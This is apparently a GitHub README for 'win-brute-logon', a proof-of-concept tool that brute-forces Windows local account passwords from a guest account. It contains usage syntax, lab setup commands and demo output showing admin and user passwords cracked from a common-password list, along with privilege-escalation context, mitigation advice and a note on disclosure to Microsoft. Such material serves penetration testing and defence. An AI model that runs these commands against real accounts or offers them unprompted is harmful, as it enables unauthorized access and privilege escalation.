
 darkcodersc/win-brute-logon
Crack any Microsoft Windows users password without any privilege (Guest account included)

Notice 1: We are excited to announce that our current tool has been ported to a PowerShell version. This means that users can now access and use the tool directly from the PowerShell command line, making it even more convenient and efficient to use. We believe that this new version will greatly benefit our users and enhance their experience with the tool. Thank you for your continued support and we hope you enjoy the new PowerShell version: https://github.com/DarkCoderSc/power-brute-logon
Notice 2: We have recently learned that Microsoft has enabled the account lockdown policy by default in modern and up-to-date versions of Windows. This policy helps to secure the system by locking an account after a certain number of failed login attempts. While this is a beneficial security measure, it renders the proof-of-concept (PoC) inefficient on these systems.
Release date: 2020-05-14
Target: Windows XP to Latest Windows 10 Version (1909)
Weakness location : LogonUserA, LogonUserW, CreateProcessWithLogonA, CreateProcessWithLogonW
WinBruteLogon.exe -u <username> -w <wordlist_file>
type <wordlist_file> | WinBruteLogon.exe -u <username> -
Win Brute Logon is designed to simulate a brute-force attack on a Microsoft account by guessing large numbers of password combinations in a short amount of time. This allows pentesters to test the security posture of their systems and assess their defenses against brute-force attacks. The tool exploits the lack of an account lockout mechanism, which is a common weakness in many systems (before account lockout becomes enabled by default on Windows 11). By attempting to guess the password of an account, the tool can help pentesters identify and address vulnerabilities in their security measures. It should be used responsibly and within the bounds of the law.
For this demonstration, we will set up a fresh version of Windows 10 on a virtual or physical machine. Once the machine is set up, log in as an administrator. Next, create two different local accounts: one administrator account and one regular user account. Please note that although we will be using the guest account for the demo, this proof-of-concept (PoC) is not limited to the guest account. It can be used from any account or group, including guest, regular user, and admin user.
net user darkcodersc /add
net user darkcodersc trousers (trousers is the password)
net localgroup administrators darkcodersc /add
net user HackMe /add
net user HackMe ozlq6qwm (ozlq6qwm is the password)
net user GuestUser /add
net localgroup users GuestUser /delete
net localgroup guests GuestUser /add
In my case both trousers and ozlq6qwm are in SecList : https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt
To begin the demonstration, log off from the administrator account or restart the machine and log in to the guest account. Then, place the PoC executable in a location where you have access as a guest user.

Usage : WinBruteLogon.exe -v -u <username> -w <wordlist_file>
-v is optional, it design the verbose mode.
By default, domain name is the value designated by %USERDOMAIN% env var. You can specify a custom name with option -d
darkcodersc (Administrator)prompt(guest)>WinBruteLogon.exe -v -u darkcodersc -w 10k-most-common.txt
Wait few seconds to see the following result:
[ .. ] Load 10k-most-common.txt file in memory...
[DONE] 10002 passwords successfully loaded.
[INFO] 2 cores are available
[ .. ] Create 2 threads...
[INFO] New "TWorker" Thread created with id=2260, handle=364
[INFO] New "TWorker" Thread created with id=3712, handle=532
[DONE] Done.
[ OK ] Password for username=[darkcodersc] and domain=[DESKTOP-0885FP1] found = [trousers]
[ .. ] Finalize and close worker threads...
[INFO] "TWorkers"(id=2260, handle=364) Thread successfully terminated.
[INFO] "TWorkers"(id=3712, handle=532) Thread successfully terminated.
[DONE] Done.
[INFO] Ellapsed Time : 00:00:06
HackMe (Regular User)prompt(guest)>WinBruteLogon.exe -v -u HackMe -w 10k-most-common.txt
Wait few seconds to see the following result:
[ .. ] Load 10k-most-common.txt file in memory...
[DONE] 10002 passwords successfully loaded.
[INFO] 2 cores are available
[ .. ] Create 2 threads...
[INFO] New "TWorker" Thread created with id=5748, handle=336
[INFO] New "TWorker" Thread created with id=4948, handle=140
[DONE] Done.
[ OK ] Password for username=[HackMe] and domain=[DESKTOP-0885FP1] found = [ozlq6qwm]
[ .. ] Finalize and close worker threads...
[INFO] "TWorkers"(id=5748, handle=336) Thread successfully terminated.
[INFO] "TWorkers"(id=4948, handle=140) Thread successfully terminated.
[DONE] Done.
[INFO] Ellapsed Time : 00:00:06
"In a real-world scenario, if an attacker gains access to a low-privileged user account, they may be able to crack the password of a more privileged user and escalate their privileges. To mitigate this risk, there are a few steps that can be taken:
To implement a security lockout policy (which is not enabled by default), follow these steps:
Please note that the lockout policy does not apply to the administrator account. In this case, the best protection for the administrator account (if enabled) is to set up a very complex password.
A report detailing this weakness has been sent to the Microsoft Security Team. They should consider enabling the account lockout policy by default."
(UPDATE 2022) : Account lockout finally enabled by default.






